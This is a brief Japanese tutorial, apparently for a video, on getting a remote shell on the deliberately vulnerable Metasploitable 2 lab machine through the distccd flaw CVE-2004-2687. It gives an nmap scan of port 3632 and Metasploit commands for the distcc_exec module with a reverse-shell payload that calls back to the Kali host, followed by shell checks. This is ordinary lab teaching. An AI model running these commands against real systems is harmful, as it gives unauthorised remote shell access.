 nulltrace1336/metasploitable-2-distcc-exploit-via-kali-linux-cve-2004-2687
このビデオでは、Metasploitable 2 システム上の distccd サービスの脆弱性を利用し、Kali Linux 経由でリモートシェルを取得する方法を紹介しています。

nmap -sV -p 3632 192.168.56.102
✅ 結果は次のようになります:
3632/tcp open distccd v1
👉 つまり、distccが開いており、エクスプロイト可能です。
msfconsole


use exploit/unix/misc/distcc_exec
show options
必要なパラメータ:
オプション 値 RHOSTS MetasploitableのIP RPORT 3632 PAYLOAD cmd/unix/reverse
set RHOSTS 192.168.56.102
set PAYLOAD cmd/unix/reverse
set LHOST 192.168.56.101
LHOST — Kali LinuxのIPアドレス
run
🎉 結果
成功した場合:
[*] Command shell session opened
シェルを確認:
whoami
uname -a
id
